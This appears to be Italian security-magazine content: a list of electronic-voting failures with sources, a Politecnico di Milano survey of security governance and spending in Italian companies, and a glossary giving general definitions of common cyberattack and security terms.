La strada del voto elettronico è stata piena di fallimenti, parziali e totali, dai quali trarre insegnamento. Alcuni dei casi più eclatanti o interessanti sono riportati qui di seguito.

Negli Stati Uniti, ci sono casi documentati sia di errori a favore di un candidato:
http://www.irontontribune.com/2007/11/14/township-race-result-flipped-because-of-error/
che di frodi vere e proprie:
https://www.schneier.com/blog/archives/2009/03/election_fraud.html

L'India aveva scelto la strada inusuale di macchine per il voto molto più semplici di un pc. Sembrerebbero più semplici da proteggere, ma una volta perso anche temporaneamente il controllo degli apparati, le frodi sono sempre possibili, vedi ad esempio:
https://indiaevm.org/

Uno dei casi più interessanti dal punto di vista tecnologico ha portato nel 2007 al blocco nell'utilizzo di sistemi di voto elettronico in Olanda. Attraverso le emissioni elettromagnetiche degli apparati di voto, in Olanda era possibile riconoscere se il votante sceglieva uno specifico partito:
http://www.theregister.co.uk/2008/05/20/dutch_ban_on_voting_computers/

Brutta fine anche per il voto elettronico in Irlanda:
http://www.irishtimes.com/news/e-voting-machines-to-be-scrapped-1.722896

Lo stato generale dei sistemi di voto elettronico nel mondo:
https://en.wikipedia.org/wiki/Electronic_voting_by_country

I problemi riguardano anche i rapporti che ci possono essere fra i produttori di sistemi per il voto elettronico e soggetti con un ruolo ufficiale nella gestione del sistema elettorale, negli acquisti ecc.: *https://www.wired.com/2007/07/more-election-o*
https://en.wikipedia.org/wiki/Diebold#Diebold_Election_Systems_and_UTC_.282002-2009.29

Anche in U.K., dopo aver osservato l'utilizzo del voto elettronico, noti esperti fra cui Ross Anderson hanno messo in dubbio che si tratti realmente di un "progresso":
https://www.lightbluetouchpaper.org/2007/06/20/no-confidence-in-evoting-pilots/

Sitografia e bibliografia

- Federica Bertoni, (2016) "*Elezioni USA e… getta Quando l'hacking delle macchine vìola la sicurezza delle coscienze*", ICT Security Magazine, Tecna Editrice, numero 2016/141, Novembre/Dicembre 2016, p. 30 e ss.
- Taddei Elmi, G., (2000), Corso d'Informatica Giuridica, Napoli, Ed. Giuridiche Simone, 2000.
- Massimiliano Barletta, (2012), Tesi di laurea, "*Analisi statica della sicurezza dei protocolli di voto*", A.A. 2011-2012, Venezia, Università Ca' Foscari. http://dspace.unive.it/bitstream/handle/10579/2319/802646-10620.pdf?sequence=2
- Fabio Strozzi, "*Aspetti di sicurezza nelle votazioni elettroniche*", http://cs.fabiostrozzi.eu/evoting.pdf
- Voting Equipment in the United States, VerifiedVoting.Org, https://www.verifiedvoting.org/
- BALLOTPEDIA, The Encyclopedia of American Politics, https://ballotpedia.org/Voting_methods_and_equipment_by_state
- Anna Riccioni, (2016), "*Possiamo fidarci del voto elettronico?*", Tech Economy, http://www.techeconomy.it/2016/1 0/28/possiamo-fidarci-del-votoelettronico/
- Jones, D.W., Simons, B., (2012), "*Broken Ballots: Will Your Vote Count?*", University of Chicago Press, 2012.
- Bedris, (2016), "*La Russia può inficiare il voto americano?*", UA Time, http://www.ua-time.com/2016/10/ 25/la-russia-puo-inficiare-il-votoamericano
- Caterina Visco, (2012), "*Il primo brevetto di Edison*", Wired.it, http://daily.wired.it/news/scienza/2012/06/01/il-primo-brevetto-di-edison-34777.html
- Enrico Filippucci, (2016), "*Blockchain: dalla democrazia digitale alla dittatura dei robot*", https://jobseekeritalia.it/2016/09/19/blockchain-democrazia-digitale-dittatura-robot/
- Jeff Stein, (2016), "*Vladimir Putin's Russia: Will It Rock America's Vote?*", Newsweek.com, http://europe.newsweek.com/russia-hackers-putin-wikileaks-trump-clinton-sanders-kremlin-guccifer-512679?rm=eu

Sitografia immagini

Registratore voti Edison
https://en.wikipedia.org/wiki/File:Edisonsfirstpatent.png

Foto file 24:
Photo credit: Voting Process adapted from U.S. Government Accountability Office / Flickr

Homomorphic property
http://image.slidesharecdn.com/2009-05-18-helios-090525185556-phpapp01/95/helios-realworld-openaudit-voting-45-728.jpg?cb=1243277787

Blockchain vote
https://www.kickstarter.com/projects/adamkalebernest/follow-my-votes-parallel-presidential-election-exp

Mix nets vote
Credits: Ron Rivest MIT Markus Jakobsson Ari Juels RSA Laboratories, "RPC Mixing: Making Mix-Nets Robust for Electronic Voting", http://slideplayer.com/slide/3354557/

Blind signature
Giuseppe Bianchi, Claudia Snels, "Design and Security Analysis of Marked Blind Signature", http://slideplayer.com/slide/3132589/

Punch card voting system
http://f.tqn.com/y/uspolitics/1/S/j/K/voting_punch_card_idaho.jpg

Optical scan paper ballot system
http://static3.businessinsider.com/image/4ede514269bedd551400000a/paper-ballot-with-optical-scan.jpg

DRE
https://www.verifiedvoting.org/wp-content/uploads/2012/09/IVotronic_Banner.jpg

Il sistema indiano, molto semplice:
https://en.wikipedia.org/wiki/Electronic_voting_in_India#/media/File:Electronicvotingmachinewithbucu.jpg - By Jayeshj at ml.wikipedia

Cabine elettorali U.K.: diverse cabine testimoniano diverse esigenze e sensibilità rispetto alla privacy al momento del voto:
https://upload.wikimedia.org/wikipedia/commons/5/51/UK_Polling_Booth_2011.JPG

Rilevanza strategica e diffusione delle principali aree di Information Security nelle aziende italiane

una Survey a cura degli Osservatori del Politecnico di Milano

La trasformazione digitale delle imprese, guidata dai trend emergenti come i big data, il cloud, l'internet of things, il mobile e i social, richiede nuove tecnologie, modelli organizzativi, competenze e regole per garantire insieme l'innovazione e la protezione degli asset informativi aziendali.
In questo scenario si muove l'Osservatorio Information Security & Privacy - promosso dalla School of Management del Politecnico di Milano - in collaborazione con CEFRIEL e DEIB e con il patrocinio di CLUSIT, AUSED ed Europrivacy.
L'Osservatorio intende rispondere al bisogno di conoscere, comprendere e affrontare le principali problematiche dell'information security & privacy e monitorare l'utilizzo di nuove tecniche e tecnologie a supporto di tale area da parte delle aziende end user, creando una community permanente di confronto.

La Ricerca 2016 dell'Osservatorio, al secondo anno di attività, ha previsto una Survey di rilevazione che ha coinvolto 951 CISO, CSO e CIO di imprese italiane. In particolare sono state coinvolte 148 organizzazioni grandi (>249 addetti) e 803 PMI (tra 10 e 249 addetti).
Nella Ricerca sono state coinvolte diverse figure professionali che si occupano di security e di privacy, da diversi punti di vista: CISO (Chief Information Security Officer), CSO (Chief Security Officer), CIO (Chief Information Officer), Compliance Manager e DPO (Data Protection Officer) di grandi imprese italiane, con focus maggiore sulle prime 1.000 aziende per fatturato e Pubbliche Amministrazioni operanti in Italia. Sono stati inoltre coinvolti i Responsabili dei Sistemi informativi di piccole e medie imprese italiane.

Dalla consapevolezza alla realizzazione di una strategia di gestione della sicurezza e della privacy

La possibilità di mettere in campo piani ed azioni concrete, con uno scope che non si limiti al solo ambito tecnologico, richiede una consapevolezza organizzativa chiara rispetto alla necessità di un approccio di lungo periodo alla gestione dell'information security e privacy. Da questa presa di coscienza discende la necessità di strutturare un'organizzazione con ruoli di governance ed indirizzo che sia in grado di sviluppare una strategia ben delineata per la gestione dell'information security & privacy, e di allinearla alle esigenze del business.

Il piano strategico, definito e concordato con il top management aziendale, esplicita ad alto livello come l'organizzazione intende governare le minacce e come si propone di garantire la sicurezza delle informazioni aziendali sensibili. Una volta stabilite le linee di indirizzo si identifica un framework, sulla base di modelli di riferimento e specificità del settore dell'impresa. Il piano necessita di essere comunicato in modo chiaro all'interno dell'organizzazione e di essere revisionato continuativamente, per identificare la coerenza con il piano strategi-

co e l'individuazione di aree di intervento. La capacità di circoscrivere processi e procedure di valutazione del rischio, che sappiano localizzare e analizzare le diverse minacce basate sul profilo di rischio dell'organizzazione, diventa fondamentale per mettere in atto misure efficaci in grado di mantenere i rischi all'interno di limiti accettabili.
Il paradigma di gestione della sicurezza sta cambiando nel corso del tempo, passando progressivamente da una gestione perimetrale ad un approccio maggiormente incentrato sul dato. La maggior consapevolezza della complessità intrinseca in un mondo dove il digitale è sempre più pervasivo nei processi aziendali conduce ad una trasformazione: da una visione legata alla mera compliance si passa alla gestione del rischio e della sua mitigazione, tramite il controllo dell'intero ciclo di vita dell'informazione. Cambia l'approccio al fattore umano, alla persona da sensibilizzare ed incoraggiare a comportamenti responsabili. I progetti e le azioni messe in campo possono essere di svariato tipo e possono orientarsi ad anticipare possibili minacce o a mitigarne gli effetti. Oggi, accanto alla capacità di prevenire e contrastare gli attacchi, è sempre più richiesto di saperli predire, monitorare e di saper rispondere in modo tempestivo ed efficace. L'identificazione di metriche di monitoraggio e di misurazione delle performance serve poi a identificare azioni correttive e a mettere in atto miglioramenti nei processi di governo della security e nella revisione del piano nel suo complesso. Infine, l'approvazione della nuova regolamentazione europea sulla privacy (General Data Protection Regulation – GDPR) richiede di analizzare le implicazioni per la sicurezza e di mettere in atto conseguentemente misure tecnologiche, organizzative e di processo.
Con riferimento al campione di analisi di grandi imprese, solo il 18% delle organizzazioni ha messo in campo un piano di investimento con orizzonte pluriennale con inserimento di riferimenti espliciti nel piano industriale (nelle aziende quotate con maggiore capitalizzazione si arriva al 58%). Un ulteriore 21% ha sempre un piano pluriennale, senza però nessun richiamo nel piano industriale. Nel 34% dei casi vi è un piano con orizzonte annuale, mentre nel 27% restante il budget viene stanziato solo all'occorrenza. Rispetto allo scorso anno il quadro mostra una maggiore consapevolezza, con un 7% in più di organizzazioni che hanno predisposto un piano pluriennale.

L'evoluzione del ruolo del Chief Information Security Officer (CISO) e l'introduzione della figura del Data Protection Officer (DPO)

La bontà di un piano strategico di gestione della security e della privacy passa necessariamente dal disegno di una struttura di governo chiara: al suo interno le responsabilità devono essere definite in modo univoco, così come le competenze necessarie a svolgere uno specifico compito e i meccanismi di misura e monitoraggio della qualità dei processi, delle soluzioni tecnologiche e delle policy messe in atto. Concentrandosi sull'aspetto di information security, appare evidente la necessità di identificare un profilo direzionale, un capo della sicurezza, che viene comunemente chiamato Chief Information Security Officer (CISO).

Tuttavia, nel campione di grandi imprese analizzato, emerge come solo nel 46% dei casi sia presente in modo formalizzata la figura del CISO, nel 12% vi sia una presenza non

formalizzata, mentre in un ulteriore 9% ne sia prevista l'introduzione nei prossimi 12 mesi. Nei restanti casi non esiste una figura dedicata ed il presidio dell'information security è demandato direttamente al Chief Information Officer (28%) o a figure esterne all' ICT (5%).
Il "ritardo" della situazione italiana si conferma focalizzandosi sulle organizzazioni dove il CISO è presente: nel 65% dei casi infatti tale figura fa parte della direzione ICT e fa riferimento al CIO. Solo in un 10% dei casi si tratta di una figura che si rapporta direttamente al board aziendale, mentre nelle restanti situazioni vi sono differenti possibilità: in taluni casi (7%) il CISO riporta ad una funzione Security corporate (che si occupa di sicurezza sia fisica sia logica), a Risk Management (4%), Operations (4%), o in casi marginali a Compliance, Finance o altre strutture.

Il ruolo del Chief Information Security Officer (CISO) sta evolvendo verso un profilo completo, che affianca alle competenze tecnologiche e organizzative soft skill relazionali, conoscenze del dominio di business e capacità di sviluppare e governare un team complesso.

Oggi aumentare la consapevolezza delle problematiche di cybersecurity richiede sempre più la capacità di comprendere il business, interfacciandosi con i responsabili di prodotto, e di comunicare al top management i rischi derivanti dalle nuove minacce con una visione sistemica. Le conoscenze di industry diventano distintive, a fronte di obblighi di compliance, legislazioni e minacce sempre più focalizzate su settori di mercato ben identificati. Dotarsi di competenze tecnologiche eterogenee richiede una progressiva strutturazione di ruoli e strumenti di governo: diventa fondamentale sviluppare capacità di project management e di gestione e sviluppo del capitale umano.
Identificare il corretto mix delle competenze appena citate non è semplice e non è

univocamente valido per tutte le situazioni. Il ruolo ricoperto dal CISO può essere maggiormente strategico, non limitandosi esclusivamente a compiti tecnici, e richiedere maggiore relazione con il management aziendale; in questi casi le competenze relazionali e di business diventano fondamentali. L'attività, inoltre, può essere orientata alla mera gestione e monitoraggio del servizio, e quindi essere incentrata sulla gestione dei processi e delle tecnologie. Infine ci può essere un ruolo di stampo manageriale, con la responsabilità di controllo e supervisione di persone afferenti ad aree di sapere diverse, dalla gestione del rischio alla compliance e privacy.
Accanto al ruolo del Chief Information Security Officer, inizia gradualmente a delinearsi nelle organizzazioni una figura responsabile della protezione dei dati, in inglese Data Protection Officer (DPO), la cui introduzione, disciplinata dal nuovo Regolamento Europeo per la Data Protection, è in alcuni casi obbligatoria.
Secondo quanto previsto dal GDPR, il responsabile della protezione dei dati deve essere incaricato di svolgere diversi compiti: informare e fornire consulenza al titolare o al responsabile nonché ai dipendenti che eseguono il trattamento in merito agli obblighi derivanti dal GDPR nonché da altre disposizioni dell'Unione o degli Stati membri relative alla protezione dei dati; sorvegliare l'osservanza dei suddetti obblighi nonché delle politiche del titolare del trattamento o del responsabile del trattamento in materia di protezione dei dati personali, compresi l'attribuzione delle responsabilità, la sensibilizzazione e la formazione del personale che partecipa ai trattamenti e alle connesse attività di controllo; fornire, se richiesto, un parere in merito alla valutazione d'impatto sulla protezione dei dati e sorvegliarne lo svolgimento; cooperare con l'autorità di controllo; fungere da punto di contatto per l'autorità di controllo rispetto a questioni connesse al trattamento ed effettuare, se del caso, consultazioni relativamente a qualunque altra questione.
La Ricerca mostra che nel 18% dei casi la figura del DPO è formalizzata, nel 15% è una presenza di tipo informale. Il 31% del campione dichiara di volerla introdurre nei prossimi 12 mesi, mentre il restante 34% afferma che per il momento non saranno inserite figure di questo tipo. Nel 2% dei casi la responsabilità è delegata ad una figura esterna all'azienda.

I progetti e le policy per gestire il cambiamento

Come evidenziano diversi framework di riferimento[1], esistono diffenti aspetti da prendere in considerazione per una gestione consapevole dell'information security: *identificare*, ovvero la capacità di comprendere come gestire il rischio cyber; *proteggere,* la capacità di sviluppare ed implementare misure di sicurezza in grado di garantire la corretta erogazione dei servizi; *rilevare,* la capacità di svolgere le attività necessarie ad individuare l'accadimento di un evento di cybersecurity; *rispondere*, la capacità di pianificare e mettere in atto azioni in relazione ad un evento identificato; *ripristinare*, la capacità di gestire piani in grado di garantire la resilienza dei sistemi e la facoltà di riattivare i servizi in seguito ad un incidente.

[1] Si prendono a riferimento in particolare le "Functions" del "Framework for improving Critical Infrastructure Cybersecurity" del NIST

Questi aspetti non richiedono necessariamente un'implementazione sequenziale, ma fanno parte di un approccio complessivo orientato alla creazione di una cultura incentrata sulla gestione della cybersecurity. Per rispondere a tali esigenze è necessario mettere in campo progettualità tecnologiche e policy.
In merito alle progettualità messe in atto, con riferimento alle grandi imprese, quelle più diffuse nelle organizzazioni sono penetration test e data security (51%), network security (48%), application security (45%), endpoint security (43%), security information & event management (SIEM) (38%), messaging security (38%), web security (36%), identity governance & administration (IGA), (32%), threat intelligence (20%), transaction security (19%), social media security (16%).


Le policy più diffuse all'interno delle aziende riguardano il backup (89%), la gestione degli accessi logici (84%), la regolamentazione delle procedure di sicurezza informatica (80%), la gestione e l'utilizzo dei device aziendali (72%), la gestione del ciclo di vita del dato (58%), l'utilizzo di social media e web (57%), le azioni da mettere in atto in risposta agli incidenti informatici (52%), le policy di classificazione dei dati (52%) e di criptazione degli stessi (39%).
Con riferimento agli aspetti definiti, le progettualità e le policy messe in atto sono orientate principalmente all' *identificazione* e alla *protezione*, mentre risulta ancora in larga parte immaturo il supporto a *rilevazione*, *risposta* e *ripristino*.

L'analisi delle PMI

La Ricerca ha visto il coinvolgimento di 803 PMI e ha analizzato la diffusione di soluzioni di information security, la spesa e la sua scomposizione, le motivazioni che guidano le scelte delle imprese, la tipologia di soluzioni messe in campo e la tipologia di approccio scelto per difendere l'organizzazione. Le soluzioni di information security sono ampiamente diffuse nelle PMI: il 93% delle imprese infatti dichiara di aver dedicato alla sicurezza un budget nel 2016, sebbene questo non corrisponda necessariamente ad un utilizzo maturo e consapevole.

Le principali motivazioni che guidano le scelte di spesa delle PMI sono l'adeguamento normativo (48%) e gli attacchi subiti in passato (35%). Talvolta, tuttavia, gli investimenti seguono la necessità di rispondere a nuove esigenze tecnologiche che richiedono di mettere in sicurezza i dati aziendali (22%), o a nuove esigenze di business (31%).
Al crescere della dimensione delle imprese, aumenta la necessità di adeguare i propri standard alle nuove esigenze tecnologiche: la percentuale di aziende che dichiara di essere principalmente guidata da questo driver cresce infatti dal 21% delle piccole imprese (10-49 addetti), al 32% delle imprese di dimensioni maggiori (100-249 addetti).
L'analisi settoriale mostra come l'esigenza di adeguamento normativo sia la principale motivazione di spesa per ogni comparto esaminato. Il settore dei servizi risulta essere, in termini di spesa in information security, quello maggiormente guidato dalle esigenze di business (36%).
La maggior parte delle imprese disponde di soluzioni di sicurezza di base (76%) quali per

esempio antivirus ed antispam ed il 62% dichiara di disporre anche di soluzioni sofisticate, come firewall o sistemi di intrusion detection. Un'organizzazione su quattro però (25%), si affida al buon senso dei propri dipendenti, senza seguire un approccio tecnologico definito. Il 46% delle imprese ha per contro policy aziendali ben definite, mentre solo il 10% ha programmi di formazione orientati ad aumentare la consapevolezza.
Le aziende del finance sono quelle caratterizzate da una maggior diffusione di soluzioni sofisticate (79%), mentre le aziende del settore telecomunicazioni sono quelle che hanno sviluppato policy aziendali in modo più diffuso (66%).



Secondo quanto emerge dalla Ricerca, le PMI sembrano sottovalutare la tematica della creazione di consapevolezza tra i propri dipendenti. Solo il 9% delle realtà di piccole dimensioni (tra i 10 e i 49 addetti) dichiara infatti di effettuare specifici programmi di formazione per aumentare la consapevolezza delle risorse rispetti ai rischi informatici (corsi online o in aula, mail periodiche di aggiornamento, distribuzione materiale informativo, ecc.). La rilevanza attribuita alle azioni di sensibilizzazione cresce con l'aumentare della dimensione aziendale, attestandosi al 20% per le aziende medio-piccole (tra i 50 e i 99 addetti) e al 24% per le imprese più grandi (tra i 100 e i 249 addetti).
L'approccio alla sicurezza nelle PMI è orientato prevalentemente all'*identificazione* (66%) e alla *protezione* (66%), molto meno alla *rilevazione* (12%) e alla *risposta* (15%). L'attenzione alla *rilevazione* cresce all' aumentare della dimensione di impresa, passando dall'11% delle piccole imprese (10-49 addetti) al 20% delle aziende di dimensioni maggiori (100-249 addetti). Il settore delle telco appare quello maggiormente orientato agli aspetti di *risposta* (40%).

Le priorità per il 2017

La Ricerca ha evidenziato numerose priorità di evoluzione per le imprese italiane.
In primo luogo emerge la necessità di sviluppare modelli di governance più maturi e trasver-

sali all'organizzazione con l'identificazione del corretto mix di competenze necessario per gestire tecnologie sempre più pervasive. Inoltre, l'applicazione del General Data Protection Regulation (GDPR) è nel pieno corso di attuazione ed è necessario comprendere appieno non solo le implicazioni legali, ma anche quelle a livello di progettazione dei sistemi di security, che ad oggi sono risultate essere meno chiare agli occhi delle organizzazioni. In termini di evoluzione dell'architettura di gestione della security la direzione è quella di porre un focus maggiore agli aspetti di *rilevazione, risposta* e *ripristino* rispetto all'*identificazione* e alla *prevenzione*.
Si rende inoltre necessaria l'individuazione di un corretto modello di sourcing per la gestione di un Security Operation Center (SOC) orientato alla gestione reattiva e proattiva della sicurezza IT e del monitoraggio. La volontà di orientarsi ad un'esternalizzazione verso un modello di managed services è controbilanciata dalla necessità di trovare competenze specialistiche verticali per il business dell'impresa.

Come ci mostrano i fatti di cronaca, il cyber crime si configura sempre più come una minaccia invisibile e potente, in grado di poter influenzare, e a volte cambiare, il mondo. Permangono inoltre ancora troppe incognite sulla capacità delle imprese di governare le crescenti minacce derivanti dalla sicurezza informatica. Tuttavia l'ultimo anno ha portato in modo dirompente alla ribalta dei media il problema, rendendo forse più semplice, per il futuro, comprendere le implicazioni di un approccio contingente all'information security.

GLOSSARIO

Account hijacking	Compromissione di un account ottenuta ad esempio mediante ***phishing*.**
Adware	Tipo di ***malware*** che visualizza pubblicità solitamente senza il consenso dell'utente. Può includere funzionalità ***spyware*.**
Apt (Advanced Persistent Treath)	Schemi di attacco articolati, mirati a specifiche entità o organizzazioni contraddistinti da: • un accurato studio del bersaglio preventivo che spesso continua anche durante l'attacco • l'impiego di tool e ***malware*** sofisticati • la lunga durata o la persistenza nel tempo cercando di rimanere inosservati per continuare a perpetrare quanto più possibile il proprio effetto.
Arbitrary File Read	***Vulnerabilità*** che consente ad un attaccante di accedere a file tramite richieste Web remote.
Backdoor	Soluzione tecnica che consente l'accesso ad un sistema superando i normali meccanismi di protezione.
Booter-stresser	Strumenti a pagamento che consentono di scatenare attacchi **DDOS.**
Botnet	Insieme di dispositivi (compromessi da ***malware***) connessi alla rete utilizzati per effettuare, a loro insaputa, un attacco ad esempio di tipo ***DDOS***.
Buffer overflow	Evento che ha luogo quando viene superato il limite di archiviazione predefinito di un'area di memorizzazione temporanea.
Business continuity	Soluzioni di natura tecnica ed organizzativa predisposte per garantire la continuità dell'erogazione di un servizio (eventualmente con uno SLA ridotto).

C&C (Command &Control)	I centri di comando e controllo (C&C) sono quegli host utilizzati per l'invio dei comandi alle macchine infette (bot) dal ***malware*** utilizzato per la costruzione della ***botnet***. Tali host fungono da ponte nelle comunicazioni tra gli host infetti e chi gestisce la ***botnet***, al fine di rendere più difficile la localizzazione di questi ultimi.
Cyber intelligence	Attività volte a raccogliere e rielaborare informazioni al fine prevedere possibili minacce (non esclusivamente di natura informatica) agli asset oggetto di tutela.
Cybersquatting	Attività volta ad appropriarsi di nomi di dominio di terzi, in particolare di marchi commerciali di rilievo, al fine di trarne profitto.
Cryptolocker	***Malware*** che ha come finalità criptare i file presenti nel dispositivo infetto al fine di richiedere un riscatto alla vittima per renderli nuovamente intellegibili.
Cyber crime	Attività criminali effettuate mediante l'uso di strumenti informatici.
Cyber espionage	Attività di spionaggio effettuata mediante l'uso di tecniche informatiche illecite.
Cyber resilience	Capacità di un organizzazione di resistere preventivamente o ad un attacco e di ripristinare la normale operatività successivamente allo stesso.
Cyber security	Gruppo di attività e competenze multidisciplinari, complesse e sofisticate, molte delle quali non informatiche, che sono oggettivamente di difficile integrazione con le prassi esistenti di gestione dell'ICT e di allocazione dei budget relativi, poiché la loro implementazione richiede di superare paradigmi tecnologici e silos organizzativi costruiti negli anni a partire da esigenze di compliance e da metodi e strumenti propri della sicurezza informatica "tradizionale".

	Lo scopo complessivo di questo insieme di discipline è il proteggere tutti quegli asset materiali ed immateriali che possono essere aggrediti tramite il "cyberspazio" ovvero che dipendono da esso, garantendo allo stesso tempo la governance, l'assurance e la business continuity di tutta l'infrastruttura digitale a supporto.
Darknet	Network chiuso di computer fra i quali gli utenti scambiano contenuti privati di elementi appartenenti al **Dark Web**.
Dark web	L'insieme di contenuti accessibili pubblicamente che sono ospitati in siti web il cui indirizzo IP è nascosto, ma ai quali chiunque può accedere purché ne conosca l'indirizzo.
Deep Web	L'insieme dei contenuti presenti sul web e non indicizzati dai comuni motori di ricerca (Google, Bing…).
Defacement	Manipolazione del contenuto di una pagina web (tipicamente la home page) a scopi dimostrativi.
DES (Data Encryption Standard)	Algoritmo per la cifratura dei dati a chiave simmetrica.
DNS (Domain Name System)	Indica sia l'insieme gerarchico di dispositivi, sia il ***protocollo***, utilizzati per associare un indirizzo IP ad un nome di dominio tramite un database distribuito.
DNS Open Resolver	Sistemi vulnerabili utilizzati come strumento per perpetrare attacchi informatici di tipo ***DDOS*** amplificati.
DNSSEC (Domain Name System Security Extensions)	Insieme di specifiche per garantire alcuni aspetti di sicurezza delle informazioni fornite dai **DNS.**

Dos
(Denial of Service)

Attacchi volti a rendere inaccessibili alcuni tipi di servizi.
Possono essere divisi in due tipologie:

- applicativi, tesi a generare un numero di richieste maggiore o uguale al numero di richieste massimo a cui un server può rispondere (ad esempio numero di richieste web HTTP/HTTPS concorrenti).
- volumetrici, tesi a generare un volume di traffico maggiore o uguale alla banda disponibile in modo da saturarne le risorse.

Se vengono utilizzati più dispositivi per l'attacco coordinati da un centro di ***C&C*** si parla di ***DDoS*** (Distributed Denial of Service)

DDoS
(Distributed Denial of Service)

Attacchi ***DOS*** distribuiti, cioè basati sull'uso di una rete di apparati, costituenti in una botnet dai quali parte l'attacco verso l'obiettivo.

DDoS-for-hire

Letteralmente servizio DDoS da noleggiare.

DGA
(Domain generation algorithms)

Algoritmo utilizzato da alcuni **malware** per la generazione di migliaia di nomi di dominio alcuni dei quali sono utilizzati dai loro server **C&C**.

Drive-by exploit kit

Il fenomeno dei drive-by **exploit kit** è particolarmente insidioso e si realizza inducendo l'utente a navigare su pagine web che nascondono attacchi, appunto gli **exploit kit**, per versioni vulnerabili di Java o dei plug-in del browser. Questi attacchi sono in grado di sfruttare macchine utente vulnerabili, impiantandovi malware, con la semplice navigazione sulle pagine malevole anche in assenza di interazione dell'utente con la pagina.

DRdos
(Distributed Reflection Denial of Service)

Sfruttando lo **spoofing** dell'indirizzo IP di una vittima, un utente malintenzionato può inviare piccole richieste ad un host vulnerabile inducendolo ad indirizzare le risposte alla vittima dell'attacco.
Questa tipologia di DDOS permette al malintenzionato di amplificare la potenza del suo attacco anche di 600 volte, come dimostrato nel caso del protocollo NTP.

Eavesdropping — Nell'ambito VOIP è un attacco del tutto simile al classico man-in-the-middle. L'attaccante si inserisce in una comunicazione tra due utenti con lo scopo di spiare, registrare e rubare informazioni

EDR (Endpoint Detection and Response) — Dispositivi la cui finalità è quella di mantenere un costante monitoraggio di eventi sospetti al fine di garantire una reazione rapida e continua alle minacce.

Exploit — Codice con cui è possibile sfruttare una ***vulnerabilità*** di un sistema. Nel database Common Vulnerabilities and Exposures (cve.mitre.org) sono presenti sia le ***vulnerabilità*** note, sia i relativi exploit.

Exploit kit — Applicazioni utilizzabili anche da attaccanti non esperti, che consentono di sfruttare in forma automatizzata le ***vulnerabilità*** di un dispositivo (di norma browser e applicazioni richiamate da un browser).

Fast flux — Tecnica che permette di nascondere i ***DNS*** usati per la risoluzione dei domini malevoli dietro ad una rete di macchine compromesse in continua mutazione e perciò difficili da mappare e spegnere.

Fix — Codice realizzato per risolvere errori o ***vulnerabilità*** nei software.

GRE (Generic Routing Encapsulation) — Protocollo di tunneling che incapsula vari protocolli di livello rete all'interno collegamenti virtuali point-to-point.

Hacktivism — Azioni, compresi attacchi informatici, effettuate per finalità politiche o sociali.

HTTP POST DoS Attack	Attacco che sfrutta un difetto di progettazione di molti server web. L'attaccante inizia una connessione http del tutto lecita verso un server web andando ad abusare del campo 'Content-Lenght'. Visto che la maggior parte dei server web accetta dimensioni del payload del messaggio anche di 2Gb, l'attaccante comincia ad inviare il corpo del messaggio ad una ridottissima velocità (anche 1byte ogni 110 secondi). Ciò comporta che il server web resta in ascolto per molto tempo, lasciando aperti i canali http (del tutto leciti) andando quindi a saturare tutte le sue risorse visto che le connessioni restano aperte.
ICMP (Internet Control Message Protocol)	Protocolli che consentono ai dispositivi di una rete di comunicare informazioni di controllo e messaggi.
IDS (Intrusion detection system)	Dispositivo in grado di identificare modelli riconducibili a possibili attacchi alla rete o ai sistemi.
IMEI (International Mobile Equipment Identity)	Codice univoco che identifica un terminale mobile
IMSI (International Mobile Subscriber Identity)	Codice univoco internazionale che combina SIM, nazione ed operatore telefonico.
Information warfare	Insieme di tecniche di raccolta, elaborazione, gestione, diffusione delle informazioni, per ottenere un vantaggio in campo militare, politico, economico…
Incident handling	Gestione di un incidente di sicurezza informatica. ENISA classifica le fasi di tale gestione in Incident report, Registration, Triage, Incident resolution, Incident closure, Post-analysis.

Interception and Modification	Nell'ambito VOIP intercettazione di comunicazioni lecite tra utenti ed alterazione delle stesse con lo scopo di arrecare disservizi come l'abbassamento della qualità delle conversazioni e/o l'interruzione completa e continua del servizio.
IPS (Intrusion prevention system)	Dispositivo in grado non solo di identificare possibili attacchi, ma anche di prevenirli.
Keylogger	***Malware*** (o dispositivi hardware) in grado di registrare quello che la vittima digita sulla tastiera (o altrimenti inserisce), comunicando tali informazioni all'attaccante.
Malvertising	Tecniche che utilizzano l'ambito della pubblicità on line come veicolo di diffusione di ***malware***.
Malware	Definizione generica di applicazioni finalizzate a arrecare in qualche modo danno alla vittima (ad esempio raccogliendo o intercettando informazioni, creando malfunzionamenti nei dispositivi sui quali sono presenti, criptando i file al fine di richiedere un riscatto per renderli nuovamente intellegibili…).
Man in the browser	Tecnica che consente di intercettare le informazioni trasmesse dalla vittima, quali le credenziali di accesso al sito di un banca, al fine di poterle riutilizzare.
MFU (Malicious File Upload)	Attacco ad un web server basato sul caricamento remoto di **malware** o più semplicemente di file di grandi dimensioni.
Mules	Soggetti che consentono di "convertire" attività illegali in denaro (cash out) ad esempio attraverso attività di riciclaggio.
NTP (Network Time Protocol)	***Protocollo*** che consente la sincronizzare degli orologi dei dispositivi connessi ad una rete.
OTP (One Time Password)	Dispositivo di sicurezza basato sull'uso di password utilizzabili per una sola volta, di norma entro uno spazio temporale limitato.

Payload	Letteralmente carico utile. Nell'ambito della sicurezza informatica è la parte di un ***malware*** che arreca danni.
Password hard-coded	Password inserite direttamente nel codice del software.
Pharming	Tecnica che consente di indirizzare la vittima verso un sito bersaglio simile all'originale (ad esempio un sito bancario) al fine di intercettare ad esempio le credenziali di accesso.
Phishing	Tecnica che induce la vittima, mediante una falsa comunicazione in posta elettronica, a collegarsi verso un sito bersaglio simile all'originale (ad esempio il sito di una banca) al fine di intercettare informazioni trasmesse, quali le credenziali di accesso.
Phone hacking	Attività di hacking che ha come oggetto i sistemi telefonici; ad esempio mediante l'accesso illegittimo a caselle vocali.
Ping flood:	Attacco basato sul continuo ping dell'indirizzo della macchina vittima. Se migliaia e migliaia di computer, che fanno parte di una botnet, effettuano questa azione continuamente, la vittima esaurirà presto le sue risorse.
Ping of Death	Attacco basato sull'inoltro di un pacchetto di ping non standard, forgiato in modo tale da mandare in crash lo stack di networking della macchina vittima.
